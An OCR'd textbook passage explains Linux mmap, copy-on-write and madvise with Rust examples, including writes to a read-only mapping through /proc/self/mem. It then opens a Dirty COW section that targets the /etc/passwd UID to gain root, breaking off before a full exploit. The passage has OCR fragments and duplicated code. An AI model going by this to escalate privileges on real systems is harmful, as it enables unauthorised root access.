
Consider a scenario where two processes work in collaborative data processing by mapping a shared file using the `MAP_SHARED` option. The underlying physical memory, containing the shared file content, serves as a centralized repository accessible by both processes. This shared memory paradigm facilitates streamlined communication and cooperation, exemplifying the power of shared mapping in optimizing data sharing among concurrent processes.





1.2.2 Private Mapping with MAP_PRIVATE In contrast to shared mapping, the `MAP_PRIVATE` option delves into the realm of data isolation and process-specific modifications. When a file is mapped using `MAP_PRIVATE`, the content becomes exclusive to the calling process's virtual memory. Any changes made to this memory are confined to the process itself, remaining invisible to other processes. Moreover, these changes do not permeate back to the underlying file, establishing a clear boundary between the private copy held in memory and the original file on disk.

The `MAP_PRIVATE` option finds its utility when a process seeks an insulated workspace, free from external interference. In the realm of data privacy and security, this option ensures that modifications made within the mapped memory do not inadvertently affect other processes or the original file.



1.2.3 Mapping the File The following `map_file` function initiates the memory mapping process. In Rust, we explicitly handle the file descriptor using Rust's `File` type, ensuring a clean and idiomatic interface. The `addr` variable, representing the mapped memory address, is declared using Rust's `unsafe` block, acknowledging the potential risks associated with low-level operations.

```rust
fn map_file(fd: i32, size: usize, prot: i32, flags: i32) -> *mut c_void {
    let addr = unsafe { libc::mmap(ptr::null_mut(), size, prot, flags, fd, 0) };

    if addr == MAP_FAILED {
        panic!("Memory mapping failed");
    }

    addr
}
```

In this code snippet, we utilize Rust's native types and conventions. The `mmap` call is wrapped in an `unsafe` block, signaling that the subsequent operations may involve low-level and potentially unsafe interactions. Rust's commitment to memory safety is reflected in its approach, where explicit use of `unsafe` serves as a clear indicator of potentially hazardous operations.

1.2.4 Unmapping Memory The `unmap_file` function, responsible for releasing the mapped memory, follows Rust's ownership and safety principles. The `unsafe` block encapsulates the `munmap` call, acknowledging the potential risks associated with freeing memory. The function ensures that the memory is unmapped safely, preventing memory leaks or undefined behavior.

```rust
fn unmap_file(addr: *mut c_void, size: usize) {
    unsafe {
        libc::munmap(addr, size as libc::size_t);
    }
}
```

Rust's ownership model, with its emphasis on borrowing and lifetimes, inherently contributes to memory safety. The `unmap_file` function takes ownership of the memory address, signaling the end of the memory's lifecycle. Rust's borrow checker ensures that there are no dangling references or attempts to access the freed memory after its release.

1.2.5 Main Program The `main` function orchestrates the memory mapping process, showcasing Rust's integration with system-level operations. The Rust `OpenOptions` type is utilized for file opening in both read and write modes, and the `as_raw_fd` method extracts the underlying file descriptor. This exemplifies Rust's commitment to abstraction and encapsulation, providing a high-level interface while seamlessly interacting with low-level system components.

```rust
fn main() {
    let file = OpenOptions::new()
        .read(true)
        .write(true)
        .open("mapping.txt")
```

```
        .unwrap();

    println!("File opened successfully.");

    let fd = file.as_raw_fd();
    println!("File descriptor obtained: {}", fd);

    let shared_mapping = map_file(fd, FILE_SIZE, PROT_READ | PROT_WRITE, MAP_SHARED);
    println!(
        "File mapped with MAP_SHARED option at address: {:?}",
        shared_mapping
    );

    let private_mapping = map_file(fd, FILE_SIZE, PROT_READ | PROT_WRITE, MAP_PRIVATE);
    println!(
        "File mapped with MAP_PRIVATE option at address: {:?}",
        private_mapping
    );

    // Perform operations on shared and private mappings

    unmap_file(shared_mapping, FILE_SIZE);
    println!("Shared mapping unmapped.");

    unmap_file(private_mapping, FILE_SIZE);
    println!("Private mapping unmapped.");
}
```

In the `main` function, Rust's error-handling mechanism, implemented through the `expect` method, ensures that file creation is successful. Rust's ownership model shines as the `OpenOptions` instance takes care of closing the file when it goes out of scope. The extraction of the file descriptor using `as_raw_fd` is a testament to Rust's commitment to safe abstractions, allowing seamless integration with low-level system calls.

```
use libc::{c_void, MAP_FAILED, MAP_PRIVATE, MAP_SHARED, PROT_READ, PROT_WRITE};
use std::fs::OpenOptions;
use std::os::unix::io::AsRawFd;
use std::ptr;

const FILE_SIZE: usize = 4096;

fn main() {
    let file = OpenOptions::new()
        .read(true)
        .write(true)
```

```
        .open("mapping.txt")
        .unwrap();

    println!("File opened successfully.");

    let fd = file.as_raw_fd();
    println!("File descriptor obtained: {}", fd);

    let shared_mapping = map_file(fd, FILE_SIZE, PROT_READ | PROT_WRITE, MAP_SHARED);
    println!(
        "File mapped with MAP_SHARED option at address: {:?}",
        shared_mapping
    );

    let private_mapping = map_file(fd, FILE_SIZE, PROT_READ | PROT_WRITE, MAP_PRIVATE);
    println!(
        "File mapped with MAP_PRIVATE option at address: {:?}",
        private_mapping
    );

    // Perform operations on shared and private mappings

    unmap_file(shared_mapping, FILE_SIZE);
    println!("Shared mapping unmapped.");

    unmap_file(private_mapping, FILE_SIZE);
    println!("Private mapping unmapped.");
}

fn map_file(fd: i32, size: usize, prot: i32, flags: i32) -> *mut c_void {
    let addr = unsafe { libc::mmap(ptr::null_mut(), size, prot, flags, fd, 0) };

    if addr == MAP_FAILED {
        panic!("Memory mapping failed");
    }

    addr
}

fn unmap_file(addr: *mut c_void, size: usize) {
    unsafe {
        libc::munmap(addr, size as libc::size_t);
    }
}
```

```
main()
```

```
File opened successfully.
File descriptor obtained: 3
File mapped with MAP_SHARED option at address: 0x7f7d4d384000
File mapped with MAP_PRIVATE option at address: 0x7f7d4d383000
Shared mapping unmapped.
Private mapping unmapped.
```

```
()
```

In this code snippet, we use the `libc` crate to interact with the C standard library functions. The `map_file` function handles the memory mapping, and the `unmap_file` function is responsible for unmapping the memory. The main function demonstrates mapping a file with both `MAP_SHARED` and `MAP_PRIVATE` options. The subsequent operations on the mappings can be added based on the specific requirements of the application.


1.3 Copy On Write (COW) Mechanism

The concept of **"Copy On Write" (COW)** constitutes a pivotal optimization strategy in operating systems. This sophisticated technique helps the concurrent mapping of virtual pages of memory from different processes onto identical physical memory pages, depending on the equivalence of their respective contents. Fundamentally, COW functions as a mechanism to enhance efficiency and resource utilization by facilitating the shared usage of physical memory among multiple processes.

When a process wants to write to a memory region initially mapped with the `MAP_PRIVATE` option, the **Copy On Write** mechanism orchestrates a crucial response. Initially, the virtual memory references shared physical memory, functioning as the primary or "master" copy. However, upon the initiation of a write operation, the kernel steps in by orchestrating the allocation of a new block of physical memory. In a subsequent step, the contents from the master copy are wisely transferred to this newly assigned memory block, and the process's **page table** is updated accordingly. Following this orchestrated sequence, all subsequent read and write operations are channeled towards this designated private copy, thus ensuring the preservation of the unaltered state of the original file.

The applicability of the **Copy On Write** paradigm is not tight solely to the context of memory mapping through **`mmap`**. Its manifestation extends to various operational scenarios, most notably when a parent wants to issue a child through

the **fork** system call. In this specific context, the child process is designed to assume ownership of its private memory, with the initial content transposed from the parent. The orchestration of this memory-copying mechanism is, however, deferred until necessity forces its execution, as the operation introduces a temporal overhead. The operating system, in facilitating the sharing of memory resources between parent and child processes, aligns their respective page entries with a shared physical memory entity. An important feature of this mechanism arises when both processes restrict their interaction with the shared memory to read-only activities, thereby avoiding the necessity for a memory copy. However, should an attempt to write to the shared memory ensue, the OS responds by raising an exception, thereby initiating the allocation of a new physical memory block for the child process. Subsequently, the content transfer is executed from the parent process to the child process, concluding with the requisite updates to the child's page table.



```
    | (Process 1)    |              |
    | (Private Copy) |              |
    | (Updated Data) |<-------------+
    +----------------+
```

In essence, when a process attempts to write (MAP_PRIVATE), the COW mechanism creates a private copy for each process, ensuring modifications don't affect others. If both processes read-only, they share the same physical memory. If a write occurs, a new physical block is allocated, and the changes are isolated to the writing process.

1.4 Madvise System Call and Read-Only Files

Upon securing its private copy of the mapped memory, a Rust program gains a new level of control over its memory management strategies through the implementation of the **madvise**function. In Rust, the corresponding system call is encapsulated within the following function signature:


```
fn madvise(
    addr: *mut c_void,
    len: size_t,
    advice: c_int
) -> c_int
```


This function enables the program to supply the kernel with directives tailored to the memory residing within the designated address range. For the purpose of our exploration, we focus only on the implications and applications of the `MADV_DONTNEED` advice, particularly in the context of mitigating the notorious Dirty COW vulnerability.

The strategic employment of `MADV_DONTNEED` as the third argument in the `madvise` function initiates a critical dialogue between the program and the kernel. By employing this advice, the program essentially communicates to the kernel unnecessary of the specified portion of the address range. In response, the kernel releases the associated resources tied to that particular address. What sets `MADV_DONTNEED` apart is its consequential behavior, subsequent accesses to the pages within the range succeed, but trigger the process of repopulating the memory contents. This regeneration is orchestrated from the most recent contents of the underlying mapped file. In simpler terms, the pages marked for discard, if originating from a mapped memory, induce a dynamic transition in the process's page table. This transition involves a reversion to pointing at the original physical memory, following the application of `madvise` with the `MADV_DONTNEED` advice.

Delving deeper into the complexities, the essence of this mechanism lies in the synchronization between memory states, where the program gracefully moves between optimized memory utilization and the need for real-time, up-to-date information. The interplay ensures a seamless and efficient transition, a

balance between discarding unnecessary memory contents and ensuring that the process maintains access to the latest data residing in the underlying mapped file. This dynamic interaction not only optimizes memory resources but also underscores the sophisticated orchestration involved in modern operating systems to coordinate performance and data integrity.





Let's delve into the implementation.

```
use libc::{
    __errno_location, c_void, lseek, madvise, mmap, off_t, read, strerror, write, MADV_DONTN
    MAP_FAILED, MAP_PRIVATE, PROT_READ, SEEK_SET,
};
use std::ffi::CStr;
use std::fs::{File, OpenOptions};
use std::io;
use std::os::unix::io::AsRawFd;
use std::ptr;

fn mmap_rs(file_name: &str) -> *mut u8 {
    let file = OpenOptions::new()
        .read(true)
        .open(file_name)
        .unwrap();

    let file_stat = file.metadata().unwrap();

    let mapped_memory = unsafe {
        let mapped_ptr = mmap(
            ptr::null_mut(),
            file_stat.len() as usize,
            PROT_READ,
            MAP_PRIVATE,
            file.as_raw_fd(),
            0,
        );

        if mapped_ptr == MAP_FAILED {
            panic!("Memory mapping failed");
        }

        mapped_ptr as *mut u8
    };

    mapped_memory
```

```rust
}

fn write_to_memory(mapped_memory: *mut u8, content: &[u8]) -> io::Result<()> {
    let fm = OpenOptions::new()
        .read(true)
        .write(true)
        .open("/proc/self/mem")?;

    let fm_fd = fm.as_raw_fd();
    unsafe {
        lseek(fm_fd, mapped_memory as off_t, SEEK_SET);
        let result = write(fm_fd, content.as_ptr() as *const c_void, content.len());

        if result == -1 {
            let error_code = *__errno_location();
            let error_message = CStr::from_ptr(strerror(error_code)).to_string_lossy();
            return Err(io::Error::new(
                io::ErrorKind::Other,
                format!("Write error: {} - {}", error_code, error_message),
            ));
        }
    }

    Ok(())
}

fn read_memory_content(mapped_memory: *mut u8, size: usize) -> io::Result<String> {
    let fm = File::open("/proc/self/mem")?;

    let fm_fd = fm.as_raw_fd();
    let mut buffer = vec![0; size];

    unsafe {
        lseek(fm_fd, mapped_memory as off_t, SEEK_SET);
        let result = read(fm_fd, buffer.as_mut_ptr() as *mut c_void, size);

        if result == -1 {
            return Err(io::Error::last_os_error());
        }
    }

    Ok(String::from_utf8_lossy(&buffer).into_owned())
}

fn main() -> io::Result<()> {
```

```
    let content = "PRIME";

    let mapped_memory = mmap_rs("mapping.txt");

    let _ = write_to_memory(mapped_memory, content.as_bytes());
    let content = read_memory_content(mapped_memory, 10)?;

    println!("Original Content in Memory: {}", content);

    unsafe {
        madvise(mapped_memory as *mut c_void, 10, MADV_DONTNEED);

        let content_after_madvise = read_memory_content(mapped_memory, 10)?;
        println!("Content After MADV_DONTNEED: {}", content_after_madvise);
    }

    Ok(())
}
```

In this code snippet, the file **`mapping.txt`** is mapped into read-only memory, and due to memory protection, direct writing to this memory is prohibited. However, writing to it is accomplished through the **`/proc` file system**, a special filesystem in Unix-like operating systems. This file system provides information about processes and system-related data in a file-like structure. The `write_to_memory` function uses the **`lseek`** system call to move the file pointer and the **`write`** system call to write a string to the memory. The write operation triggers copy-on-write since the `MAP_PRIVATE` option is used when mapping the file to memory. This implies that the write is only conducted on a private copy of the mapped memory, not directly on the mapped memory itself.

From a normal user account, we can only open this file in read only mode. Consequently, if we map the file to memory, we can only use the `PROT_READ` option, or the `mmap` operation will fail. The mapped memory will be marked as read-only. Although memory access operations like `read` can still be used to read from the mapped memory, writing to the read-only memory is restricted due to the access protection on the memory.

Operating systems, which run in privileged mode, can still write to the read-only memory. Typically, operating systems won't assist users running with normal-user privileges to write to read-only memory. However, in Linux, if a file is mapped using `MAP_PRIVATE`, the operating system makes an exception and facilitates writing to the mapped memory via a different method, employing the `write` system call. This is safe because the write operation is conducted only on the private copy of the memory, not affecting others.

```
use libc::{
    __errno_location, c_void, lseek, madvise, mmap, off_t, read, strerror, write, MADV_DONTN
```

```rust
    MAP_FAILED, MAP_PRIVATE, PROT_READ, SEEK_SET,
};
use std::ffi::CStr;
use std::fs::{File, OpenOptions};
use std::io;
use std::os::unix::io::AsRawFd;
use std::ptr;

fn mmap_rs(file_name: &str) -> *mut u8 {
    let file = OpenOptions::new()
        .read(true)
        .open(file_name)
        .unwrap();

    let file_stat = file.metadata().unwrap();

    let mapped_memory = unsafe {
        let mapped_ptr = mmap(
            ptr::null_mut(),
            file_stat.len() as usize,
            PROT_READ,
            MAP_PRIVATE,
            file.as_raw_fd(),
            0,
        );

        if mapped_ptr == MAP_FAILED {
            panic!("Memory mapping failed");
        }

        mapped_ptr as *mut u8
    };

    mapped_memory
}

fn write_to_memory(mapped_memory: *mut u8, content: &[u8]) -> io::Result<()> {
    let fm = OpenOptions::new()
        .read(true)
        .write(true)
        .open("/proc/self/mem")?;

    let fm_fd = fm.as_raw_fd();
    unsafe {
        lseek(fm_fd, mapped_memory as off_t, SEEK_SET);
```

```
        let result = write(fm_fd, content.as_ptr() as *const c_void, content.len());

        if result == -1 {
            let error_code = *__errno_location();
            let error_message = CStr::from_ptr(strerror(error_code)).to_string_lossy();
            return Err(io::Error::new(
                io::ErrorKind::Other,
                format!("Write error: {} - {}", error_code, error_message),
            ));
        }
    }

    Ok(())
}

fn read_memory_content(mapped_memory: *mut u8, size: usize) -> io::Result<String> {
    let fm = File::open("/proc/self/mem")?;

    let fm_fd = fm.as_raw_fd();
    let mut buffer = vec![0; size];

    unsafe {
        lseek(fm_fd, mapped_memory as off_t, SEEK_SET);
        let result = read(fm_fd, buffer.as_mut_ptr() as *mut c_void, size);

        if result == -1 {
            return Err(io::Error::last_os_error());
        }
    }

    Ok(String::from_utf8_lossy(&buffer).into_owned())
}

fn main() -> io::Result<()> {
    let content = "PRIME";

    let mapped_memory = mmap_rs("mapping.txt");

    let _ = write_to_memory(mapped_memory, content.as_bytes());
    let content = read_memory_content(mapped_memory, 10)?;

    println!("Original Content in Memory: {}", content);

    unsafe {
        madvise(mapped_memory as *mut c_void, 10, MADV_DONTNEED);
```

```
        let content_after_madvise = read_memory_content(mapped_memory, 10)?;
        println!("Content After MADV_DONTNEED: {}", content_after_madvise);
    }

    Ok(())
}

main()
```

```
Original Content in Memory: PRIME Memo
Content After MADV_DONTNEED: Hello Memo
```

```
Ok(())
```


The above program showcases the ability to modify the mapped memory. The changes are only present in a copy of the mapped memory and do not impact the underlying file. After advising the kernel that the private copy is no longer needed using `madvise`, the page table is directed back to the original mapped memory, confirming that the updates made to the private copy are discarded. The program exhibits the secure and controlled handling of read-only memory in Rust, aligning with Rust's commitment to memory safety.


1.5 Dirty COW Exploitation

Now, let's dive into the fascinating world of playing around with the Dirty COW vulnerability, aiming to gain root privileges on ancient Linux versions. This section unfolds as a step-by-step manual, guiding you through the process of gaining ultimate control over an old Linux operating system. As we've explored earlier, Dirty COW is like a trick in the older Linux systems, granting you the power to alter any file in your grasp, provided you can read it.

This most important file, `etc/passwd`, holds user account details, featuring seven colon-separated fields in each record. Of particular interest is the third field, indicating the user ID (UID). Given the significance of UID in Linux access control, modifying this value becomes pivotal for achieving root privileges. The UID value of 0 designates the root user, regardless of the username. The crux of our exploit lies in exploiting Dirty COW to transform a non-root user's UID to 0, thereby unlocking root privileges.


```
+-------------------+
|                   |
| etc/passwd file   |
|                   |
```


Fields:
- dirtycow
- x
- 1001
- 1001
- dirty,1,11,11
- /home/dirtycow
- /bin/bash
User ID (UID):
1001
Modify UID for heightened security
UID 0 = Root
Exploit Dirty COW to change UID to 0

